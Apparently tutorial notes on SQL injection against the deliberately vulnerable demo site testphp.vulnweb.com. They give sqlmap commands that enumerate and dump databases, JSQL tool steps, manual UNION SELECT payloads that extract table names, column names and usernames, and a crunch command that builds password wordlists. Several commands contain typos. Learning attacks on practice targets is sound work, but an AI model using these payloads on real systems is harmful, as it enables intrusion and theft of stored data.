DATABASE STRUCTURE (outer to inner structure)

There will be a no of databases with its own name and information

- ➤ Database Name (eg: school)
- ➤ Table (eg: student, payroll)
- ➤ Column (eg: inside students, syllabus, timetable, etc)
- Data (actual data)

SQL MAP TOOL

Database Name

- > Find the website url of the target
- > Eg: http://testphp.vulnweb.com
- > Copy the url and in the search bar type site:http://testphp.vulnweb.com.php?id=
- ➤ Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- > Choose a result link and copy to use it to perform sql attack
- ➤ Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --dbs
- > U is to mention url
- > Dbs to indicate that we are searching for databases
- ➤ It will provide the database names

```
available databases [2]:
[*] acuart
[*] information_schema

[03:21:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 03:21:49
```

Tables

- ➤ Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 -D database name(from the result, choose a database name for further attack) --tables
- It will bring us the tables present in the specific database

Columns

- ➤ Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 -D database name -T table name --columns
- ➤ It will bring us the columns present in the specific table


Data

- ➤ Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 -D database name -T table name -C column name --dump
- > It will give us the data stored.


JSQL INJECTION

JSQL Injection is a graphical interface tool in kali linux

- Find the website url of the target
- Eg: http://testphp.vulnweb.com
- > Copy the url and in the search bar type site:http://testphp.vulnweb.com.php?id=
- ➤ Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- > Choose a result link and copy to use it to perform sql attack
- > Paste the link in the address bar of JSQL and run
- ➤ If result doesn't show with http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- \triangleright , try -1, or 1', or -1' in the link
- > It will show the results



- ➤ Database and table can be expanded to see columns
- ➤ Columns can be selected in a specific table and right clicked in table name to load data of selected columns



MANUAL SQL INJECTION

- > Find the website url of the target
- > Eg: http://testphp.vulnweb.com
- > Copy the url and in the search bar type site:http://testphp.vulnweb.com.php?id=
- ➤ Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- > Choose a result link and copy to use it to perform sql attack
- ➤ Paste the link in search bar and add ' to the end of url (http://testphp.vulnweb.com/AJAX/infoartist.php?id=1')



- http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 order by 4--
- > order by is used to guess the no of columns present in the database. Unless guessed right, it will keep showing warnings or errors
- Assume there were 3 columns, attack 3rd column to find table names

➤ Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group_concat(table_name) from information_schema.tables where table schema=database()--

union select → Combines results from the original query with attacker-specified results.

1,2,group concat(table name) \rightarrow Returns:

Column 1: 1 (dummy data)

Column 2: 2 (dummy data)

Column 3: A concatenated list of all table names in the database.

from information_schema.tables → Pulls metadata about tables from MySQL's system database.

where table schema=database() → Limits results to the currently selected database.

- $-- \rightarrow$ SQL comment to ignore the rest of the original query.
 - ➤ If error stills persists, try adding -1, or 1', or -1' in the link at the end(http://testphp.vulnweb.com/AJAX/infoartist.php?id=1')
 - ➤ It will give the table names

To find column name from table name

- ➤ Assume there is a table name users
- ➤ Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"--
- > It will give the column names

To find data inside the column

- Assume there is a table name users with column uname, pass and more
- > Find data inside uname column
- ➤ Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group concat(uname) from users —
- ➤ from users (users is the table name)
- > It will give the data inside uname column in the users table

> DICTIONARY CREATION USING CRUNCH

- > Crunch is a password dictionary creation tool. It is in kali linux. It can be used to create all possible permutations for a string
- > Special Characters and numbers can also be used in crunch

- Crunch 1 6 Rajini -o /users/desktop/file.txt
- > 1 is the minimum character of character used to create dictinary like R, A, J
- ➤ 6 is the maximum character of character used to create dictinary like Rajini, Raniji, etc
- ➤ O is used to specify the file name and location to save the dictionary created using crunch
- ➤ Eg: for the name "Rajini", Crunch tool can be used to start dictinary from single characters, then 2 and upto 6 character possible permutations cause the name rajinji has 6 characters

```
root@kali:~# crunch 1 5 sunil -o /root/Desktop/sunil.txt
Crunch will now generate the following amount of data: 22460 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3905
crunch: 100% completed genegrating output
```